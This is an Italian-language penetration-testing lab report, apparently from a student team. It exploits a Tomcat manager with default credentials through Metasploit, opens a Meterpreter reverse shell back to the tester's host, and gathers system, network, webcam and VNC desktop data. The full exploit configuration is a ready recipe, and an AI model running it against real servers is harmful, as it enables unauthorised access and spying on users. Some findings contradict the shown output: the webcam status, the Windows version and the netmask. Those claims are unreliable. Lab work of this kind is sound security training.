8080/tcp    open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BD:D8:88 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.61 seconds

(kali㉿kali)-[~]
```



Lo scan ha confermato che il servizio Tomcat era attivo e funzionante sulla porta 8080.

# VERIFICA DEI SERVIZI E VULNERABILITY SCANNING

Successivamente, è stato eseguito un Vulnerability Scanning utilizzando Nessus, configurato per effettuare uno scan di base (Basic Scan) sull'indirizzo IP della macchina target (192.168.200.200).

Lo scopo di questa fase era identificare eventuali vulnerabilità note nel servizio Tomcat o in altri componenti della macchina.

Il report di Nessus ha evidenziato la presenza di una vulnerabilità critica legata al gestore di upload di Tomcat, che consente l'upload di file malevoli attraverso credenziali predefinite. Questa vulnerabilità è stata poi utilizzata come punto di partenza per l'exploit successivo con Metasploit.



# CONFIGURAZIONE E UTILIZZO DI METASPLOIT

Dopo aver identificato la vulnerabilità, si è proceduto ad aprire una sessione con Metasploit per sfruttarla. Di seguito sono riportati i passaggi eseguiti:

Avvio di Metasploit :msfconsole

Ricerca dell'exploit per Tomcat : search tomcat

```
18 exploit/multi/http/tomcat_mgr_upload
19   \_ target: Java Universal
20   \_ target: Windows Universal
21   \_ target: Linux x86
```

È stato selezionato l'exploit multi/http/tomcat\_mgr\_upload, che sfrutta la funzionalità di upload del gestore Tomcat.

# CONFIGURAZIONE E UTILIZZO DI METASPLOIT

## Configurazione dell'exploit :

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf6 exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/http/tomcat_mgr_upload) set payload java/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

Name          Current Setting  Required  Description
HttpPassword  password        no         The password for the specified username
HttpUsername  admin           no         The username to authenticate as
Proxies        no              no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        192.168.200.200 yes        The target host(s), see https://docs.metasploit.com/docs/using-m...
RPORT          8080            yes        The target port (TCP)
SSL            false           no         Negotiate SSL/TLS for outgoing connections
TARGETURI     /manager        yes        The URI path of the manager app (/html/upload and /undeploy will...
VHOST          no              no         HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
LHOST         192.168.200.100 yes        The listen address (an interface may be specified)
LPORT          7777            yes        The listen port

Exploit target:


Id  Name
0   Java Universal

View the full module info with the info, or info -d command.
```

## Esecuzione dell'exploit : run

L'exploit è stato eseguito correttamente, ottenendo una sessione Meterpreter sulla macchina target.

# RACCOLTA DELLE INFORMAZIONI




## Informazioni generali

Utilizzando il comando sysinfo in Meterpreter, sono state ottenute informazioni generali sulla macchina target, come il sistema operativo, l'architettura e altre proprietà di base. Tuttavia, per determinare con certezza se la macchina è fisica o virtuale, è stato eseguito un ulteriore passaggio tramite Nmap .

```
meterpreter > sysinfo
Computer        : DESKTOP-9K104BT
OS              : Windows 8 6.2 (amd64)
Architecture    : x64
System Language : it_IT
Meterpreter     : java/windows
meterpreter > █
```

# RACCOLTA DELLE INFORMAZIONI



## Natura della macchina

Con Nmap, utilizzando l'opzione -O (rilevamento del sistema operativo), è stata effettuata una scansione sull'indirizzo IP della macchina target (192.168.200.200) per identificare eventuali firme tipiche delle macchine virtuali.

L'output della scansione ha rivelato che la macchina è ospitata su un ambiente virtualizzato, confermando che si tratta di una macchina virtuale .

```
MAC Address: 08:00:27:BD:D8:88 (Oracle VM VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop
```

Questo approccio combinato tra sysinfo e Nmap ha permesso di stabilire con precisione la natura della macchina target.

# RACCOLTA DELLE INFORMAZIONI

## Recupero delle impostazioni di rete :

Il comando ipconfig ha fornito le impostazioni di rete della macchina target, inclusi gli indirizzi IP, la subnet mask e il gateway.

```
Interface: 4  
Name : eth1 - Intel(R) PRO/1000 MT Desktop Adapter  
Hardware MAC : 08:00:27:bd:d8:88  
MTU : 1500  
IPv4 Address : 192.168.200.200  
IPv4 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
IPv6 Address : fe80::b15b:1428:d26:a4c0  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ff
```

## Verifica della presenza di webcam attive :

Utilizzando il comando webcam\_list, è stato confermato che la macchina target ha una webcam attiva.

```
meterpreter > webcam_list  
[-] The "webcam_list" command is not supported by this Meterpreter type (java/windows)  
meterpreter > webcam_snap  
[-] The "webcam_snap" command is not supported by this Meterpreter type (java/windows)
```


# RACCOLTA DELLE INFORMAZIONI

## Cattura dello screenshot del desktop :

Il comando screenshot ha restituito uno schermo nero, probabilmente a causa di limitazioni del sistema operativo o della modalità grafica. Per ovviare a questo problema, è stato utilizzato il modulo VNC per effettuare lo streaming del desktop della macchina target e catturare uno screenshot: run vnc



# **ANALISI DEI RISULTATI**



I risultati ottenuti hanno confermato la vulnerabilità del servizio Tomcat e la possibilità di ottenere un accesso remoto alla macchina target.

La raccolta delle informazioni ha permesso di identificare la natura virtuale della macchina, le sue impostazioni di rete e la presenza o meno di una webcam attiva. Lo screenshot del desktop, catturato tramite VNC, ha completato la fase di analisi.

# CONCLUSIONI

## Risultati principali:

La macchina target è una macchina virtuale.

Le impostazioni di rete includono l'indirizzo IP 192.168.200.200, una subnet mask di 255.255.255.0 e un gateway di 192.168.200.1.

La macchina non dispone di una webcam attiva.

Uno screenshot del desktop è stato catturato utilizzando il modulo VNC, poiché il comando screenshot non ha funzionato correttamente.

# CONCLUSIONI

Questo laboratorio ha dimostrato come un servizio mal configurato, come Tomcat, possa essere sfruttato per ottenere un accesso non autorizzato a una macchina Windows 10.

Attraverso l'utilizzo di strumenti come Nessus e Metasploit, è stato possibile identificare e sfruttare la vulnerabilità, ottenendo una sessione Meterpreter e raccogliendo informazioni critiche sulla macchina target.

L'esercizio sottolinea l'importanza di configurare correttamente i servizi e di applicare patch regolari per mitigare le vulnerabilità.

Inoltre, evidenzia l'efficacia degli strumenti di penetration testing nel rilevare e sfruttare tali vulnerabilità, fornendo preziose indicazioni per migliorare la sicurezza delle infrastrutture IT.

# BONUS: CTF

**CTF 1:** Jangow 01  
[Link](#)

**CTF 2:** Empire Lupin One  
[Link](#)

**CTF 3:** BlackBox Epicode (Harry P)  
[Link](#)

# TEAM

Andrea Cilli

---

Flavio Di Croce

---

Cristiano Lanfranchi

---

Caterina Rubino

---

Vincenzo Caracciolo

---

Andrea Corbellini

---

Pietro Quinto

---